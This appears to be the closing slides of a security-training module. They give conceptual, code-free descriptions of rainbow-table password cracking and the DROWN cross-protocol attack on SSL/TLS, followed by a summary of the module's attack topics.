
A rainbow table is a **precomputed table** that contains word lists like dictionary files and brute force lists and their hash values



It uses the **cryptanalytic time-memory trade-off technique** to crack the cryptography, which requires less time than some other techniques




An attacker computes the hash for a list of possible passwords and compares it to the precomputed hash table (rainbow table). If the attacker find a match, they can crack the password



DROWN Attack

- ❑ A DROWN attack is a **cross-protocol weakness** that can communicate and initiate an attack on servers that support recent SSLv3/TLS protocol suites
- ❑ It affects cryptographic protocols like HTTPS and cryptographic services that depend on SSL and TLS
- ❑ A DROWN attack makes the attacker **decrypt the latest TLS connection** between the victim client and server by launching malicious SSLv2 probes using the same private key
- ❑ Attackers perform a DROWN attack as part of an **online MitM attack**, breaking the encrypted keys and sniffing sensitive information, such as passwords and bank account details



Module Summary

- This module discussed the motives, goals, and objectives of information security attacks
- It also covered the classification of attacks
- Furthermore, it discussed hacking methodologies and frameworks
- This module then discussed network-level, application-level, and OS-level attacks
- It further discussed wireless network-specific attacks
- Finally, this module discussed IoT, OT, cloud, and cryptographic attacks in detail
- The next module discusses the fundamentals of network security in detail





Thank you!